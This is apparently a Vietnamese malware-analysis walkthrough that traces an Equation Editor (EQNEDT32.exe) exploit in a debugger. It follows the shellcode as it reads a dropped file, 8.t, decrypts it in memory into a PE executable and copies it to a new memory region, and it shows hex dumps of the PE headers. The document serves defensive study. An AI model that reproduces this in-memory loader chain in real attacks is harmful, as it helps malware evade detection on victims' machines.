
Tại debugger, ta đang dừng lại tại EP(Entry Point) của EQNEDT32.exe:




Kiểm tra ta thấy file **8.t** đã được drop vào thư mục Temp:




Đặt BP tại API ***CreatFileW***, sau đó nhấn F9 để thực thi, ta thấy chương trình sẽ thực hiện mở file **8.t** để đọc nội dung:




Trace qua hàm này và return, sẽ tới shellcode của exploit:




Gọi hàm ***GetFileSize*** để lấy kích thước của **8.t**:






Sau đó, gọi hàm ***VirtualAlloc*** để thực hiện cấp phát một vùng nhớ:




Vùng nhớ được cấp phát trỏ bởi thanh ghi EAX, follow theo vùng nhớ này để xem code sẽ tác động gì lên nó:

Hàm ***ReadFile*** được gọi để đọc ra nội dung của **8.t**:




Toàn bộ nội dung của **8.t** được đọc vào vùng nhớ đã được cấp phát ở trên:


Press enter or click to view image in full size




Tiếp tục trace sẽ tới đoạn shellcode thực hiện giải mã toàn bộ nội dung của file **8.t** trong memory tại ***0x4F70000***:



Sau vài lần trace code sẽ thấy được dấu hiệu MZ, nhưng vậy file **8.t** sau khi giải mà sẽ là một PE file:




Cho thực hiện xong toàn bộ vòng lặp giải mã trên sẽ có được một PE hoàn chỉnh trong bộ nhớ:




```
04F70000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ? ... ... · ·
04F70010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.......
04F70020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04F70030 00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00 ............?..
04F70040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ?.???L?Th
04F70050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
04F70060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
04F70070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
04F70080 C5 16 72 D2 81 77 1C 81 81 77 1C 81 81 77 1C 81 ?r而w三w三w?
04F70090 EE 01 82 81 93 77 1C 81 EE 01 B6 81 C7 77 1C 81 ?倜搐傀  秈惹?
04F700A0 88 0F 89 81 80 77 1C 81 EE 01 B7 81 9F 77 1C 81 ?墀€w傀  稱熔?
04F700B0 88 0F 9F 81 88 77 1C 81 88 0F 8F 81 88 77 1C 81 ?焯垢弈  弼垢?
04F700C0 81 77 1D 81 E5 77 1C 81 EE 01 B3 81 83 77 1C 81 龜佸w傀  硿僽?
04F700D0 EE 01 86 81 80 77 1C 81 EE 01 81 81 80 77 1C 81 ?唼€w傀  三€w?
04F700E0 52 69 63 68 81 77 1C 81 00 00 00 00 00 00 00 00 Rich龜?.......
04F700F0 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 ........PE..L
04F70100 EF A2 C6 5B 00 00 00 00 00 00 00 00 E0 00 02 01 铙芟........?
04F70110 0B 01 0A 00 00 A4 00 00 00 88 04 00 00 00 00 00     ...?..?.....
04F70120 2A 58 00 00 00 10 00 00 00 C0 00 00 00 00 40 00 *X...   ...?...@.
04F70130 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 .  ... ..  .  ..
04F70140 05 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00   .  .....p  ..
04F70150 74 F3 05 00 02 00 40 81 00 00 10 00 00 10 00 00 t?. .@?.  ..  ..
04F70160 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ..  ..  ......  .
04F70170 00 00 00 00 00 00 00 00 EC 14 01 00 50 00 00 00 ........?  .P...
04F70180 00 20 05 00 F8 20 00 00 00 00 00 00 00 00 00 00 .   .?..........
04F70190 00 00 00 00 00 00 00 00 00 50 05 00 9C 0A 00 00 .........P  .?..
04F701A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04F701B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04F701C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04F701D0 00 C0 00 00 4C 01 00 00 00 00 00 00 00 00 00 00 .?.L  ..........
04F701E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04F701F0 2E 74 65 78 74 00 00 00 85 A3 00 00 00 10 00 00 .text...箜...  ..
04F70200 00 A4 00 00 00 04 00 00 00 00 00 00 00 00 00 00 .?..  .........
04F70210 00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00 .... .. .rdata..
```


Dump PE mới này và lưu lại để thực hiện phân tích sau:




File dump được là một exe file:



Tiếp tục debug, shellcode gọi tiếp hàm ***VirtualAlloc*** để cấp phát một vùng nhớ khác tại địa chỉ ***0x5170000***:



PE được giải mã tại vùng nhớ ***0x4F70000*** sẽ được copy vào vùng nhớ mới được cấp phát ở trên:





```
Address   Hex dump                                          ASCII
05170000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ?  ...   ...
05170010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
05170020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
05170030  00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00  ............?..
05170040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68    ?.???L?Th
05170050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
05170060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
05170070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
05170080  C5 16 72 D2 81 77 1C 81 81 77 1C 81 81 77 1C 81
05170090  EE 01 82 81 93 77 1C 81 EE 01 B6 81 C7 77 1C 81
051700A0  88 0F 89 81 80 77 1C 81 EE 01 B7 81 9F 77 1C 81
051700B0  88 0F 9F 81 88 77 1C 81 88 0F 8F 81 88 77 1C 81
051700C0  81 77 1D 81 E5 77 1C 81 EE 01 B3 81 83 77 1C 81
051700D0  EE 01 86 81 80 77 1C 81 EE 01 81 81 80 77 1C 81
051700E0  52 69 63 68 81 77 1C 81 00 00 00 00 00 00 00 00  Rich??........
051700F0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00  ........PE..L
05170100  EF A2 C6 5B 00 00 00 00 00 00 00 00 E0 00 02 01
05170110  0B 01 0A 00 00 A4 00 00 00 88 04 00 00 00 00 00     ...?..?.....
05170120  2A 58 00 00 00 10 00 00 00 C0 00 00 00 00 40 00  *X...  ...?...@.
05170130  00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00
05170140  05 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00        ......p
05170150  74 F3 05 00 02 00 40 81 00 00 10 00 00 10 00 00  t?.  .@?.
05170160  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00
05170170  00 00 00 00 00 00 00 00 EC 14 01 00 50 00 00 00  ........?  .P...
```

